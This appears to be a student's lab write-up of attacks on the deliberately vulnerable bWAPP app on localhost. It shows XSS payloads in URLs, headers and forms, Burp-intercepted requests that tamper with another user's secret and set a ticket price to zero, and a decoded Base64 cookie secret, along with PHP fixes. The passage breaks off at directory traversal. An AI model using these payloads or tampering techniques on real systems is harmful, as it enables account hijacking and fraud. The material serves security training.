
< > + > Type a search term 0 matches

Finished

A3 CROSS SITE SCRIPTING (XSS)

XSS- Reflected (AJAX)

```
&lt;img src=''; onerror='alert(1)';&gt;
```



XSS – Reflected (Custom Header)

/ XSS - Reflected (Custom Header) /

Some web clients use custom HTTP request headers...

Content of our **bWAPP** header:

Burp Intruder Repeater Window Help

Target Proxy Spider Scanner Intruder Repeater Sequencer Decoder Comparer Extender Project options User


Intercept HTTP history WebSockets history Options

Request to http://localhost:80 [127.0.0.1]

Forward Drop Intercept is on Action

Raw Params Headers Hex

| Name | Value |
|---------------------------|--|
| POST | /sns_demoapp/xss_custom_header.php HTTP/1.1 |
| Host | localhost |
| User-Agent | Mozilla/5.0 (X11; Ubuntu; Linux x86_64; rv:51.0) Gecko/20100101 Firefox/51.0 |
| Accept | text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=0.8 |
| Accept-Language | en-US,en;q=0.5 |
| Referer | http://localhost/sns_demoapp/xss_custom_header.php |
| Cookie | security_level=0; PHPSESSID=brefvva9rd3agequ32u3439qn0 |
| Connection | close |
| Upgrade-Insecure-Requests | 1 |
| Content-Type | application/x-www-form-urlencoded |
| Content-Length | 22 |
| bWAPP | <script>alert(1)</script> |



XSS Reflected Eval

localhost/sns_demoapp/xss_eval.php?date=Date()

The screenshot shows the bwAPP homepage with a yellow header containing the text "bwAPP" and a bee icon, followed by "an extremely buggy web app!". Below the header is a navigation bar with links for "Bugs", "Change Password", "Create User", and "Set Security Level". The main content area has a title "/ XSS - Reflected (Eval) /" and a message: "The current date on your computer is: Tue Feb 28 2017 22:41:46 GMT+0530 (IST)". A reflected XSS payload, "Date()", is visible in the URL bar.

localhost/sns_demoapp/xss_eval.php?date=alert(1)

The screenshot shows the bwAPP homepage with a yellow header containing the text "bwAPP" and a bee icon, followed by "an extremely buggy web app!". Below the header is a navigation bar with links for "Bugs", "Change Password", "Create User", and "Set Security Level". The main content area has a title "/ XSS - Reflected (Eval) /" and a message: "The current date on your computer is: Tue Feb 28 2017 22:41:46 GMT+0530 (IST)". A reflected XSS payload, "alert(1)", is visible in the URL bar. A modal dialog box is displayed, showing the number "1" and an "OK" button, indicating that the reflected script was executed.

XSS – Reflected (AJAX/JSON)

localhost/sns_demoapp/xss_eval.php?date=alert(1)

The screenshot shows the bWAPP application interface. At the top, there's a yellow header with the text "bWAPP" and "an extremely buggy web app!". Below the header is a dark navigation bar with links for "Logout", "Change Password", "Create User", and "Set S...". The main content area has a title "XSS - Reflected (Eval)" in red. A message below it says "The current date on your computer is:". To the right of this message is a white modal dialog box containing the number "1" at the top and an "OK" button at the bottom right. The URL in the browser's address bar includes "?date=alert(1)".



/ XSS - Reflected (AJAX/JSON) /

Search for a movie: <svg onload=prompt(0)

This screenshot shows a search interface. The search bar contains the malicious payload "<svg onload=prompt(0)". A modal dialog box is open, displaying the number "0" at the top and an input field with a cursor inside. Below the input field are "Cancel" and "OK" buttons. The background shows some text related to the search function.

This screenshot is similar to the previous one, showing a search interface with a search bar containing "<svg onload=prompt(0)>". A modal dialog box is open, displaying the number "0" at the top and an input field with a cursor inside. Below the input field are "Cancel" and "OK" buttons. The background shows some text related to the search function.

XSS – Reflected (Get)



XSS Reflected JSON

/ XSS - Reflected (JSON) /

Search for a movie:


hello??? Sorry, we don't have that movie :(

```
<script>  
var JSONResponseString = '{"movies":[{"response":"hello??? Sorry, we don't have that movie :("}]};  
// var JSONResponse = eval ("(" + JSONResponseString + ")");  
var JSONResponse = JSON.parse(JSONResponseString);  
document.getElementById("result").innerHTML=JSONResponse.movies[0].response;  
</script>
```

/ XSS - Reflected (JSON) /

Search for a movie:

hello??? Sorry, we don't have that movie :(



XSS – Reflected (Post)

/ XSS - Reflected (POST) /

Enter your first and last name:

First name:

Last name:

Burp Suite Free Edition v1.7.19 - Temporary Project

Burp Intruder Repeater Window Help

Target Proxy Scanner Spider Intruder Repeater Sequencer Decoder Comparer

Intercept HTTP history WebSockets history Options

Request to http://localhost:80 [127.0.0.1]

Forward Drop Intercept is on Action

Raw Params Headers Hex

```
POST /sns_demoapp/xss_post.php HTTP/1.1
Host: localhost
User-Agent: Mozilla/5.0 (X11; Ubuntu; Linux x86_64; rv:51.0) Gecko/20100101 Firefox
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=0.8
Accept-Language: en-US,en;q=0.5
Referer: http://localhost/sns_demoapp/xss_post.php
Cookie: security_level=0; PHPSESSID=9e756af62d4545900a36355d8cda450a
Connection: close
Upgrade-Insecure-Requests: 1
Content-Type: application/x-www-form-urlencoded
Content-Length: 43

firstname=Vatsal&lastname=Nagda&form=submit
```

Burp Suite Free Edition v1.7.19 - Temporary Project

Burp Intruder Repeater Window Help

Target Proxy Scanner Spider Intruder Repeater Sequencer Decoder Comparer Extender

Intercept HTTP history WebSockets history Options


Request to http://localhost:80 [127.0.0.1]

Forward Drop Intercept is on Action

Raw Params Headers Hex

```
POST /sns_demoapp/xss_post.php HTTP/1.1
Host: localhost
User-Agent: Mozilla/5.0 (X11; Ubuntu; Linux x86_64; rv:51.0) Gecko/20100101 Firefox/51.0
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=0.8
Accept-Language: en-US,en;q=0.5
Referer: http://localhost/sns_demoapp/xss_post.php
Cookie: security_level=0; PHPSESSID=9e756af62d4545900a36355d8cda450a
Connection: close
Upgrade-Insecure-Requests: 1
Content-Type: application/x-www-form-urlencoded
Content-Length: 43

firstname=Vatsal&lastname=<script> alert ("Security Compromised !!")</script>&form=submit
```



XSS – Reflected (User Agent)

Saved Requests

Request to http://localhost:80 [127.0.0.1]

Forward Drop Intercept is on Action

Raw Params Headers Hex

| Name | Value |
|---------------------------|---|
| GET | /sns_demoapp/xss_user_agent.php HTTP/1.1 |
| Host | localhost |
| User-Agent | <script>alert(1)</script> |
| Accept | text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=0.8 |
| Accept-Language | en-US,en;q=0.5 |
| Referer | http://localhost/sns_demoapp/xss_href-1.php |
| Cookie | security_level=0; PHPSESSID=brefvva9rd3agequ32u3439qn0 |
| Connection | close |
| Upgrade-Insecure-Requests | 1 |

An extremely buggy web app !

Change Password Create User Set S

XSS - Reflected (User Agent)

Your User-Agent:

1


OK

XSS – Stored Blog

/ XSS - Stored (Blog) /

```
<script>prompt("XSS attack")</script>
```

Add: Show all: Delete:



Fixes :

SQL Injection SQLite

```
//FIX: SQL Injection (SQLite)
//$recordset = $db->query($sql);
$recordset = $db->prepare($sql);

if(!$recordset)
{
```

XSS- Reflected (Customer Header)

```
if($name == "bWAPP")
{
    //FIX: XSS-Reflected(Custom Header)
    $temp = xss($value);
    $temp = htmlentities($temp, ENT_QUOTES | ENT_HTML5, 'UTF-8');
    echo "<i>" . $temp . "</i>";
}
```

XSS – Reflected JSON

```
//FIX: XSS - Reflected JSON
$title = htmlentities($title, ENT_QUOTES | ENT_HTML5, 'UTF-8');
```

XSS – Reflected (User Agent)

```
$user_agent = $_SERVER["HTTP_USER_AGENT"];
//FIX: XSS-Reflected ( User Agent)
$user_agent = htmlentities($user_agent, ENT_QUOTES | ENT_HTML5, 'UTF-8');

echo "<p>Your User-Agent: <i>" . xss($user_agent) . "</i></p>";
```

XSS – Stored (Blog)

```
<tr height="40">
<?php
    //FIX XSS- Stored (Blog)
    $temp = htmlentities($row->entry, ENT_QUOTES | ENT_HTML5, 'UTF-8');
?>
```

A4 Insecure Direct Object Reference

a. Insecure DOR (Change Secret)

The screenshot shows the Burp Suite interface. The menu bar includes Burp, Intruder, Repeater, Window, and Help. The toolbar has buttons for Target, Proxy, Spider, Scanner, Intruder, Repeater, Sequencer, Decoder, Comparer, Extender, Project options, User options, and Alerts. The sub-toolbar below the menu has Intercept, HTTP history, WebSockets history, and Options. The main pane shows a request to http://localhost:80 [127.0.0.1]. Below the request are buttons for Forward, Drop, Intercept is on (which is highlighted), and Action. At the bottom are tabs for Raw, Params, Headers, and Hex. The raw request text is as follows:

```
POST /bWAPP/insecure_direct_object_ref_1.php HTTP/1.1
Host: localhost
User-Agent: Mozilla/5.0 (Windows NT 10.0; WOW64; rv:47.0) Gecko/20100101 Firefox/47.0
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=0.8
Accept-Language: en-US,en;q=0.5
Referer: http://localhost/bWAPP/insecure_direct_object_ref_1.php
Cookie: Idea=e223bb5e=99925b10-6545-4ebf-0fb9-fa45dc35bd7e; PHPSESSID=hnpdq5kq39fg016ngkh57fg5ln; security_level=0
Connection: close
Content-Type: application/x-www-form-urlencoded
Content-Length: 33

secret=l&login=vina&action=change
```

Below the raw request is a screenshot of a web page titled "Insecure DOR (Change Secret)". The page contains the following text and form:

Change your secret.

New secret:

The secret has been changed!

Here using third party app we can change the secret by modifying the corresponding user who has logged into the system.

Possible Fix

We can make a variable to store current user details if that login has been changed we can redo the corresponding changes on the login details.

```
If ($current_login != $login)
{
    die ("Invalid User Login ");
}
```

b. Insecure DOR (Reset Secret)

```
POST /bWAPP/xxe-2.php HTTP/1.1
Host: localhost
User-Agent: Mozilla/5.0 (Windows NT 10.0; WOW64; rv:47.0) Gecko/20100101 Firefox/47.0
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=0.8
Accept-Language: en-US,en;q=0.5
Content-Type: text/xml; charset=UTF-8
Referer: http://localhost/bWAPP/insecure_direct_object_ref_3.php
Content-Length: 59
Cookie: Idea-e223hb5e=99925h10-6545-4ebf-8fb9-fa45dc35bd7e; security_level=0; PHPSESSID=8dfge950i2t5uvjuphv660pd8a
Connection: close

<reset><login>bee</login><secret>Any bugs?</secret></reset>
```

Here using the third-party app Burp we can modify the login details to something else. Like for Example in the below Screenshot

```
POST /bWAPP/xxe-2.php HTTP/1.1
Host: localhost
User-Agent: Mozilla/5.0 (Windows NT 10.0; WOW64; rv:47.0) Gecko/20100101 Firefox/47.0
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=0.8
Accept-Language: en-US,en;q=0.5
Content-Type: text/xml; charset=UTF-8
Referer: http://localhost/bWAPP/insecure_direct_object_ref_3.php
Content-Length: 59
Cookie: Idea-e223hb5e=99925h10-6545-4ebf-8fb9-fa45dc35bd7e; security_level=0; PHPSESSID=8dfge950i2t5uvjuphv660pd8a
Connection: close

<reset><login>bee</login><secret>Any bugs?</secret></reset>
```

So to avoid these kind of changes made to login details. The below I have mentioned a possible Fix.

Fix

Like in previous case we can check if login details have been manipulated after the button click so we can modify the any changes to corresponding current user change.

```

If ($current_login != $login)
{
    die ("Invalid User Login ");
}

```

c. Insecure DOR (Order Tickets)

Bugs Change Password Create User Set Security Level Reset Credits Blog Logout

/ Insecure DOR (Order Tickets) /

How many movie tickets would you like to order? (15 EUR per ticket)

I would like to order tickets.

You ordered **10** movie tickets.

Total amount charged from your account automatically: **150 EUR**.

Thank you for your order!

Here Each ticket price cost 15 EUR so for 10 Tickets it will cost 150 EUR but attacker Can change cost for each ticket.

Burp Intruder Repeater Window Help

Target Proxy Spider Scanner Intruder Repeater Sequencer Decoder Comparer Extender Project options User options Alerts

Intercept HTTP history WebSockets history Options

Request to http://localhost:80 [127.0.0.1]

Forward Drop Intercept is on Action

Raw Params Headers Hex

```

POST /bWAPP/insecure_direct_object_ref_2.php HTTP/1.1
Host: localhost
User-Agent: Mozilla/5.0 (Windows NT 10.0; WOW64; rv:47.0) Gecko/20100101 Firefox/47.0
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=0.8
Accept-Language: en-US,en;q=0.5
Referer: http://localhost/bWAPP/insecure_direct_object_ref_2.php
Cookie: Ida=ee223bb5e=99925b10-e545-4ebf-0fb9-fa45dc35hd7e; PHPSESSID=ovm5cpvu5cnf04bb6dppduk4pb; security_level=0
Connection: close
Content-Type: application/x-www-form-urlencoded
Content-Length: 47

ticket_quantity=10&ticket_price=0&action=order

```

Here attacker has modified the ticket Price from 15 EUR to 0 EUR.

/ Insecure DOR (Order Tickets) /

How many movie tickets would you like to order? (15 EUR per ticket)

I would like to order tickets.

Confirm

You ordered **10** movie tickets.

Total amount charged from your account automatically: **0 EUR**.

Thank you for your order!

So to avoid these type of attack on objects storing some important values to be manipulated

Fix

We can store the price for ticket some value which is global constant and check if ticket price has been modified if so we can change the ticket price to original value.

```
if($ticket_price != 15)
{
    $ticket_price=15;
}
```

A6. Sensitive data exposure

Base64 Encoding (Secret)

The screenshot shows a web browser window with two tabs: "Connecting..." and "Report - Google Docs". The main content area displays the bWAPP application at `localhost/sns_demoapp/insecure_crypt_storage_3.php`. The page has a yellow header with the bWAPP logo and a bee icon. Below the header, there's a navigation bar with links for "Bugs", "Change Password", "Create User", and "Settings". A main content area contains the text "/ Base64 Encoding (Secret)". It also includes a note: "Your secret has been stored as an encrypted cookie!" and a hint: "HINT: try to decrypt it...". The Burp Suite interface is overlaid on the browser window. The "Proxy" tab is selected in the Burp menu bar. The "Intercept" button is enabled. The "Raw" tab of the proxy interface shows a POST request to `/sns_demoapp/insecure_crypt_storage_3.php`. The request body contains the following parameters:

| Type | Name | Value |
|--------|----------------|-----------------------------|
| Cookie | PHPSESSID | 515530a86676ca7c78224598... |
| Cookie | security_level | 0 |
| Cookie | secret | QW55IGjZ3M/ |
| Body | bug | 93 |
| Body | form_bug | submit |

This screenshot is similar to the previous one, showing the bWAPP application and the Burp Suite interface. The main difference is that the "Decoder" tab is selected in the Burp menu bar. In the "Decoder" section of the Burp interface, the previously captured "secret" cookie value "QW55IGjZ3M/" is displayed in "Text" format. Below the main content area, there is a note: "Any bugs?".

A7 – Missing Functional Level Access Control

Directory Traversal - Files

The screenshot shows a web browser displaying the URL `localhost/sns_demoapp/directory_traversal_1.php?page=message.txt`. The page content is as follows:

bWAPP 
an extremely buggy web app !
